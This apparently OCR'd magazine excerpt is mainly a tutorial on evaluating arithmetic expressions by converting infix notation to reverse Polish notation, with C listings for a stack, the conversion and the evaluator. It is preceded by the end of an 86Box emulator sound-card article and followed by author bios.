
If you are using 86Box, you must change the parameters on the line according to the values set in the settings, with A being the address, I the IRQ, D the low DMA channel, H the high DMA channel and P the MPU-401 address.

If you choose to emulate a Gravis Ultrasound, you need to install the appropriate driver software and sound fonts that came with the real card. You can download from http://ftp.isu.edu.tw/pub/Hardware/multimedia/Gravis/gus411/index-e.htm.

Save it, reboot the emulated system, and install your favorite games.

Meet Our Author

Natalia Portillo was born in Canary Islands, transgender girl, independent and open source developer, computer historian, emulator lover, file system guru, Apple Certified Macintosh Technician, and .NET fan.



Solving Expressions Using Reverse Polish Notation

In this article, I will show you a way of simplifying and solving math expressions programmatically. A sample code in C will be shown to exemplify the ideas discussed here. This is designated for readers with at least a minimal knowledge of C language and also interested in Computer Science.

Introduction

If you have ever tried to write a program to solve expressions, you should know how complex this task can become.

At first glance, solving expressions like “1 + 1”, “6 / 3” is pretty simple. However, things start becoming trickier when you have to consider precedence imposed by parenthesis beside the own math operators, things like:

((1 + 1) * 6) / 3 + 1 – (2 + 1) * 3 / (4 * 5)

Programmatically the above expression tends to produce plenty of recursivities, backtrackings and workarounds. Hence, the final algorithm will be ultra-complex besides buggy.

The expressions introduced above are written in the notation that we, humans, understand and how we learnt in school. This notation is called “infix” because the operator is introduced between a pair of operands (i.e.: numbers, variables). We also learnt that the addition and subtraction have equal precedence. The same rule applies to multiplication and division. Multiplication and division have a greater precedence than addition and subtraction. So they must be solved at first, except when an operation is embraced by parenthesis. In this case, the embraced “sub-expression” has the greater precedence.

The thing is more complicated if we also consider other symbols which operate in a similar way to the parenthesis, for instance ‘[..]‘ and ‘{..}‘. In this case, there exists a precedence rule among them.

As you can see, teaching a computer how to solve an expression in the way we do can be a Herculean task.

Surprisingly, a way to beat this complication was created by a mathematician long time before any programmable computer showed up.

The Reverse polish notation

The polish mathematician, Jan Lukasienwicz, in 1924, created an expression notation without using any symbol to inform precedence in order to prove that the precedence symbols like '(..)', '[..]' and '{..}' are not necessary as we think. In fact, they tend to be useless.

The word ‘polish’ describes Jan’s nationality. The ‘reverse’ word connotes that the operands come before the operators. As a result, it looks ‘reverse’ when compared to the standard infix notation.

To add 3 to 6 using Reverse Polish Notation RPN, we write: ‘3 6 +’ instead of ‘3 + 6’.

Using the previous expression, it becomes:

((1 + 1) * 6) / 3 + 1 – (2 + 1) * 3 / (4 * 5)

In RPN:

1 1 + 6 * 3 / 1 + 2 1 + 3 * 4 5 * / -

Even not taking into consideration, the precedence symbols like parenthesis, brackets and square-brackets, the RPN still considers the precedence of math operators.

Talking of programming, the practical implication introduced by the Jan’s approach is the elimination of several complexity points when dropping out any precedence symbol.

Another curious and impressive behavior suggested by the RPN is the stack usage (again, RPN was invented before any modern computer). So an expression in RPN is in its essence an input tape for a Turing Machine. By suggesting the usage of a stack, the expression can be solved by a Pushdown Automaton (PDA) deterministically.

A quick overview on pushdown automata

Pushdown automata are automata based on stack. They usually use a stack as a buffer, and their logic (a.k.a. the state transitions) is driven by the own input. In the end, depending on the main logic, the result will be onto stack and/or the output tape. Sometimes the state of the stack only defines the output.

I think that it tends to be weird for younger programmers, who probably have debuted in programming using some OOP stuff. The OOP paradigm strongly separates data from code. More experienced programmers have lived an era which data and code were the same thing. In most cases, data is used to drive the program logic. Until today, we can see echoes of this wise approach in some areas, like operating systems, device drivers and so on.

Imagine an input which carries the ‘answer’ in its data. So the programmer only writes the meta solution. Roughly speaking, the program is the interpreter of the ‘real’ program present in the input (a.k.a. the problem to be solved). This is the basis of the data-driven programming. Unfortunately, nowadays people have moved away from this type of programming in most software solutions. Some programmers consider it out-of-fashion.

On the contrary, Computer Scientists tend to use data-driven models intuitively because they have studied Automata Theory more deeply, and this area is based on solid ideas of Alan Turing. His ideas, in general, introduce code and data as the same thing.

Anyway, sometimes the cleverness and elegance achieved by data-driven code can be mind-blowing.

Stack vs. Queue

In Computer Science, more precisely in data structures field, the stack and queue are the most basic types of storing data. Maybe they can be considered the basic building blocks of data storage.

When using a stack, as suggested by its name, you just stack up the data. Due to it, the first stacked data will be the last one extracted. In Data Structures, we also like to call stacks by the formal acronym LIFO (Last In First Out).

The Queue is the complement of the stack, and it works as a cashier line. The first person to be attended to is the first in the line (OK, let's exclude jump the queue cases, sometimes the real world tends to be 'weird'...). Due to the 'cashier line' behavior, in Data Structures, we call a Queue by the formal acronym FIFO (First In First Out). These two data structures are the heart behind of how to solve an expression using reverse polish notation in a computer. To convert from infix notation to RPN and also to solve a converted RPN expression, we need a stack and a queue. As you can see, we have two interesting pushdown automata to explore.

About the sample code

The sample code is a pretty simple C project capable of solving expressions that use the four basic math operations over integers. We can find the repository at https://github.com/rafael-santiago/expr. There, you will get more detailed building instructions.

I have successfully built this code on FreeBSD, NetBSD, OpenBSD, MINIX, Linux, Solaris and Windows. The simpler way of building it is through the following command:

```
cc memory.c stack.c expr.c rpn.c main.c
-oexpr
```

The stack implementation

The Code Listing 1 shows how a stack data element is represented in the sample code. Each element carries the data size and a pointer to the next element onto stack beside of course the data representing this current element. When you insert something onto a stack, you 'push' the element. Since the last element should be at the top of the stack, to push a new element means to point the next field of this new element to the passed current top of the stack, and finally, return the new element. In this case, the new top of the stack. The push code has been detailed in Code Listing 2.

Code Listing 1: The stack C struct.

```c
typedef struct expr_stack {
    char *data;
    size_t data_size;
    struct expr_stack *next;
}expr_stack_ctx;
```

Code Listing 2: The expr_stack_push() function.

```c
expr_stack_ctx *expr_stack_push(expr_stack_ctx *stack,
                                const char *data,
                                const size_t data_size) {
    expr_stack_ctx *new_top = NULL;

    if (data == NULL || data_size == 0) {
        return stack;
    }

    new_top = (expr_stack_ctx *) expr_alloc(sizeof(expr_stack_ctx));
    new_top->next = NULL;

    new_top->data = (char *) expr_alloc(data_size + 1);
    memset(new_top->data, 0, data_size + 1);
    memcpy(new_top->data, data, data_size);
    new_top->data_size = data_size;

    new_top->next = stack;

    return new_top;
}
```

The Code Listing 3 brings the code for removing an element from the stack. This is another pretty simple code, because removing an element from a stack means returning the pointer referenced by the next field of the current top of the stack, and of course free the resources allocated by this current top. Usually, the jargon 'pop' is used for signaling element removing from a stack.

The queue implementation

The discussed code does not have a structure representing a queue since the queue behavior can be achieved by using a simple buffer. If the code was a Turing Machine, the queue would be the input and output tapes. In our case, the output tape will be an allocated buffer containing some relevant results in a return statement. The input tape is a specific argument received by the function.

So a queue containing the expression '(10 + 2)' is a queue consisting of five elements: '(', '10', '+', '2' and ')'.

Converting from infix to RPN using a PDA

The following steps are the PDA necessary to convert from infix notation to reverse polish notation:

Input: a queue IN containing a well-formed infix expression.

Output: a queue OUT containing a well-formed RPN expression.

```
While the queue IN is not empty:
    Dequeue from IN storing it in tk and execute one of the four steps:
        If tk is a '(', push it onto stack S.
        If tk is a ')', enqueue the top of S in OUT and pop from S, repeat these two operations until the top of S be a '('. The '(' is also poped but not enqueued.
        If tk is an operator O , enqueue the top element O' of S in OUT while O' be an operator having precedence >= O. After this, push O onto S.
        If tk is an operand, just enqueue it in OUT.
  After consuming all queue IN
Enqueue the top of S in OUT and pop from S. Repeat these two operations until S is empty.
  Return OUT.
```

Code Listing 3: The expr_stack_pop() function.

```c
expr_stack_ctx *expr_stack_pop(expr_stack_ctx *stack) {
    expr_stack_ctx *new_top;

    if (stack == NULL) {
        return NULL;
    }

    new_top = stack->next;

    expr_free(stack->data);
    expr_free(stack);

    return new_top;
}
```

The Code Listing 4 implements the PDA described above. The dequeue operation is done by the function 'expr_get_curr_symbol()'. In this sample code, the queues are simply char buffers. The pop and enqueue operations are abstracted a little by the macros 'rpn_enqueue' and 'rpn_enqueue_and_pop'. These macros are detailed in Code Listing 5.

The dequeue operation is merely a buffer parsing function that returns the current relevant buffered symbol. The function representing this dequeue operation follows Code Listing 6. Take into consideration that this function not only returns the current buffered symbol but also consumes the queue by iterating the pointer of the passed char buffer, the (char **next) does the job.

Since this sample code works with the four basic math operations, the precedence of those operators are returned by the simple function called 'expr_get_op_precedence()'. For addition and subtraction, it returns 0, for multiplication or division, it returns 1, and for any other unexpected symbol, -1 is returned. The details about this function are presented in Code Listing 7.

Solving RPN expressions with a PDA

Once the expression converted from infix notation to RPN, much work was done to solve the expression. All recursion and backtracking imposed by the infix notation are out, and you should do expression evaluation using a deterministic set of simple steps.

Input: A queue IN containing the RPN expression.

Output: A value OUT representing the expression result.

While the queue IN is not empty:

Dequeue tk from IN and execute one of the two steps:

Code Listing 4: The expr_ifx2rpn() function.

```c
char *expr_ifx2rpn(const char *ifx, const size_t ifx_size,
                   size_t *rpn_size) {
    char *rpn, *rp, *rp_end;
    const char *ifx_next, *ifx_end;
    size_t rp_size;
    char *symbol;
    size_t symbol_size;
    expr_stack_ctx *stack = NULL, *top;
    int curr_op_precedence;

    if (ifx == NULL || ifx_size == 0) {
        return NULL;
    }

    // INFO(Rafael): 64kb buffer as default output.
    rp_size = 65535;

    rpn = (char *) expr_alloc(rp_size);
    memset(rpn, 0, rp_size);

    rp = rpn;
    rp_end = rp + rp_size;

    ifx_next = ifx;
    ifx_end = ifx + ifx_size;

    symbol = expr_get_curr_symbol(ifx_next, ifx_end, &ifx_next,
                                  &symbol_size);

    while (symbol != NULL) {
        if (symbol_size > 1 || isdigit(*symbol)) {
            // INFO(Rafael): It is a number so just enqueue it.
            rpn_enqueue(rp, rp_end, symbol, symbol_size);
        } else if (*symbol == '(') {
            // INFO(Rafael): It is an operator, '(' or ')'.
            stack = expr_stack_push(stack, symbol, symbol_size);
        } else if (*symbol == ')') {
            // INFO(Rafael): Pop from stack and enqueue
            //               into rpn until a '(' is gotten.
            top = expr_stack_top(stack);
            while (!expr_stack_empty(stack) &&
                   strcmp(top->data, "(") != 0) {
                rpn_enqueue_and_pop(stack, top, rp, rp_end);
            }
            stack = expr_stack_pop(stack);
        } else if (is_expr_op(*symbol)) {
            // INFO(Rafael): Pop from stack while there is on the top of
            //               it an operator with precedence equal or
            //               greater than the current operator.
            //               However, before poping enqueue it in rpn.

            top = expr_stack_top(stack);
            curr_op_precedence = expr_get_op_precedence(*symbol);
            while (!expr_stack_empty(stack) && is_expr_op(*top->data) &&
                   expr_get_op_precedence(*top->data) >=
                                         curr_op_precedence) {
                rpn_enqueue_and_pop(stack, top, rp, rp_end);
            }

            // INFO(Rafael): Push onto stack the current operator.
            stack = expr_stack_push(stack, symbol, symbol_size);
        }

        expr_free(symbol);
        symbol = expr_get_curr_symbol(ifx_next, ifx_end, &ifx_next,
                                      &symbol_size);
    }

    top = expr_stack_top(stack);
    while (!expr_stack_empty(stack)) {
        rpn_enqueue_and_pop(stack, top, rp, rp_end);
    }

    for (rp = rpn; *rp != 0; rp++)
        ;

    rp_size = rp - rpn;

    if (rpn[rp_size - 1] == ' ') {
        // WARN(Rafael): It could be done without the previous if clause
        //               but let's make sure.
        rpn[rp_size - 1] = 0;
        rp_size -= 1;
    }

    if (rpn_size != NULL) {
        // INFO(Rafael): If the user has passed a rpn_size pointer we can
        //               adjust the output size, probably saving memory.

        *rpn_size = rp_size;

        rpn = expr_realloc(rpn, rp_size + 1);
    }

    return rpn;
}
```

If tk is not an operator, push tk onto stack S.

If tk is an operator, get the top element from S and pop it. Repeat these two operations according to the arity of the current operator. After getting the N values from S, execute the math operation which pushes the result back onto stack S.

Code Listing 5: The rpn_enqueue() and rpn_enqueue_and_pop() macros.

```
#define rpn_enqueue(queue, queue_end, data, data_size) {\
    if ((queue + data_size) >= queue_end) {\
        printf("ERROR: Expression buffer is too long.\n");\
        exit(1);\
    }\
    memcpy(queue, data, data_size);\
    queue += data_size;\
    if ((queue + 2) >= queue_end) {\
        printf("ERROR: Expression buffer is too long.\n");\
        exit(1);\
    }\
    *queue = ' ';\
    queue += 1;\
}

#define rpn_enqueue_and_pop(stack, top, queue, queue_end) {\
    rpn_enqueue(queue, queue_end, top->data, top->data_size);\
    stack = expr_stack_pop(stack);\
    top = expr_stack_top(stack);\
}\
```

Code Listing 6: The expr_get_curr_symbol() function.

```
char *expr_get_curr_symbol(const char *buffer, const char *buffer_end,
                           const char **next, size_t *symbol_size) {
    const char *bp, *tbp;
    char *symbol = NULL;
    int neg = 0;

    if (buffer == NULL || *buffer == 0 || buffer_end == NULL ||
        next == NULL || symbol_size == NULL || buffer >= buffer_end) {
        if (symbol_size != NULL) {
            *symbol_size = 0;
        }
        return NULL;
    }

    *symbol_size = 0;

    // INFO(Rafael): Finding the initial point of the current symbol.

    bp = buffer;

    while (bp != buffer_end && is_expr_blank(*bp)) {
        bp++;
    }

    if (bp == buffer_end) {
        return NULL;
    }

    // INFO(Rafael): Finding the initial point of the next symbol.

    if (*bp == '-' && (bp + 1) != buffer_end && isdigit(*(bp + 1))) {
        bp += 1;
        neg = 1;
    }

    if (isdigit(*bp)) {
        (*next) = bp + 1;

        while ((*next) != buffer_end && isdigit(**next)) {
            (*next)++;
        }

        bp -= neg;
    } else {
        (*next) = bp + 1;
    }
    // INFO(Rafael): Copying the current symbol and returning it.

    *symbol_size = (*next) - bp;
    symbol = (char *) expr_alloc(*symbol_size + 1);
    memset(symbol, 0, *symbol_size + 1);
    memcpy(symbol, bp, *symbol_size);

    return symbol;
}
```

Code Listing 7: The expr_get_op_precedence() function.

```c
int expr_get_op_precedence(const char op) {
    if (op == '+' || op == '-') {
        return 0;
    }

    if (op == '*' || op == '/') {
        return 1;
    }

    return -1;
}
```

After consuming all queue IN, the stack S will contain one single element. Store the top of S into OUT and make S empty poping its last element.

Return OUT.

In math, arity means the number of operands necessary by a specific operator. The arity for all operators supported by the sample code is two.

The Code Listing 8 shows the C implementation for the PDA presented above. All stack and queue functions were previously introduced. The functions expr_add(), expr_sub(), expr_mul() and expr_div() are pretty similar. These functions take advantage of C macros to make easier their implementation. In the Code Listing 9, you can see how easy is to implement a math operation with the arity of two arguments.

The Code Listing 10 shows all macro stuff used to make a new math operator implementation easier.

The macro ‘expr_op_ab_text’ gets the two elements from the stack and pops them. After the main macro ‘expr_operator_ab_impl’ performs the math operation, the macro ‘expr_op_epilogue’ push back onto stack the result of that operation.

Code Listing 8: The expr_eval() function.

```c
int expr_eval(const char *rpn, const size_t rpn_size, int *has_error) {
    const char *rp_next, *rp_end;
    expr_stack_ctx *stack = NULL;
    char *symbol;
    size_t symbol_size;
    int result = 0;

    if (rpn == NULL || rpn_size == 0 || has_error == NULL) {
        return 0;
    }

    rp_next = rpn;
    rp_end = rp_next + rpn_size;

    symbol = expr_get_curr_symbol(rp_next, rp_end, &rp_next,
                                  &symbol_size);

    *has_error = 0;

    while (symbol != NULL) {
        if (symbol_size > 1 || isdigit(*symbol)) {
            stack = expr_stack_push(stack, symbol, symbol_size);
        } else if (is_expr_op(*symbol)) {
            switch (*symbol) {
                case '+':
                    expr_add(&stack, has_error);
                    break;

                case '-':
                    expr_sub(&stack, has_error);
                    break;

                case '*':
                    expr_mul(&stack, has_error);
                    break;

                case '/':
                    expr_div(&stack, has_error);
                    break;

                default:
                    // WARN(Rafael): It should never happen.
                    *has_error = 1;
                    printf("WARN: unexpected operator '%c'.\n", *symbol);
                    expr_free(symbol);
                    return 0;
            }
        }

        expr_free(symbol);

        if (*has_error) {
            return 0;
        }

        symbol = expr_get_curr_symbol(rp_next, rp_end, &rp_next,
                                      &symbol_size);
    }

    if (expr_stack_empty(stack)) {
        // WARN(Rafael): Some error occurred.
        *has_error = 1;
        return 0;
    }

    result = atoi(expr_stack_top(stack)->data);

    stack = expr_stack_pop(stack);

    if (!expr_stack_empty(stack)) {
        // WARN(Rafael): In cases of well converted expressions
        //               it should never happen. But a memory
        //               leak is pretty ugly.
        expr_stack_free(stack);
        *has_error = 1;
    }

    return result;
}
```

Using the sample code

The program works based on a simple prompt. You should type the expression in infix notation and hit ENTER to get the evaluation result. To exit the program, you should type CTRL+c and hit ENTER.


Code Listing 9: The implemented math functions.

```
expr_operator_ab_impl(add, stack, has_error, +);
expr_operator_ab_impl(sub, stack, has_error, -);
expr_operator_ab_impl(mul, stack, has_error, *);
expr_operator_ab_impl(div, stack, has_error, /);
```

Code Listing 10: The macros which implement a math operation.

```
#define expr_operator_ab_impl(opname, stack, has_error, o)\
void expr_ ## opname(expr_stack_ctx **stack, int *has_error) {\
    int a, b;\
    expr_stack_ctx *top = NULL;\
    char tmp[255];\
    expr_op_prologue(stack, has_error);\
    expr_op_ab_text(stack, a, b, has_error);\
    a = a o b;\
    expr_op_epilogue(stack, has_error, tmp, a);\
}

#define expr_op_prologue(stack, has_error) {\
    if (has_error == NULL) {\
        return;\
    }\
    if (stack == NULL) {\
        *has_error = 1;\
        return;\
    }\
    *has_error = 0;\
}

#define expr_op_ab_text(stack, a, b, has_error) {\
    if (expr_stack_empty(*stack)) {\
        *has_error = 1;\
        return;\
    }\
    b = atoi(expr_stack_top(*stack)->data);\
    (*stack) = expr_stack_pop(*stack);\
    if (expr_stack_empty(*stack)) {\
        *has_error = 1;\
        return;\
    }\
    a = atoi(expr_stack_top(*stack)->data);\
    (*stack) = expr_stack_pop(*stack);\
}\

#define expr_op_epilogue(stack, has_error, tmp_buf, result) {\
    sprintf(tmp, "%d", a);\
    (*stack) = expr_stack_push(*stack, tmp, strlen(tmp));\
    if ((*stack) == NULL) {\
        *has_error = 1;\
        return;\
    }\
}
```

The following are some calculations done with the discussed code:



```
INFO: to exit the program type <CTRL>+c and then <ENTER>.

??? 1 + 2
3
??? 1 + 4 / 2
3
??? (1 + 4) / 2
2
??? ((1 + 1) * 6) / 3 + 1 - (2 + 1) * 3 / (4 * 5)
5
??? 1 + -2
-1
??? -1 + -3
-4
??? -1 + 1
0
??? 2 - 2
0
??? 1000 / 100 * 20
200
???
```

Conclusion

This article discussed a simple way of solving expressions using reverse polish notation (RPN). An algorithm to convert from infix to RPN was shown and also an algorithm to solve a RPN expression. By the way, those are two classical algorithms.

Maybe it can be a starting point for you if you are planning dive into compiler design. However, this is not the only way of solving expressions. RPN is one of the most popular solve strategies. You can find RPN in famous financial and scientific calculators. These calculators include a RPN mode.

The RPN notation is also natively implemented in the PostScript language. Any expression written in PostScript is in its essence denoted using RPN.

Even being widely used in Computing, the reverse polish notation was invented much time before the modern computer era.

The article also shows how the data structures stack and queue can be useful to solve computer problems. In fact they are used in classical Turing machines. Due to this, these two data structures can be considered basic building blocks for any other more refined data structure.


For the interested readers, a good exercise would be to extend the sample calculator to support more math operations with arity greater than two arguments. Maybe, also support floating point numbers.


Moreover, to implement the shown algorithms in other programming languages of your choice could be a good programming exercise.

If you still have some questions about the discussed code, feel free in contact me.

Meet Our Author

Rafael Santiago de Souza Netto is a Computer Scientist from Brazil. His main areas of interest are Programming, Computer Networks, Operating Systems, UNIX culture, Compilers, Cryptography, Information Security, Social Coding. He has been working as Software Developer since 2000. You can find him at GitHub (as rafael-santiago).





Interview with YUE CHEN

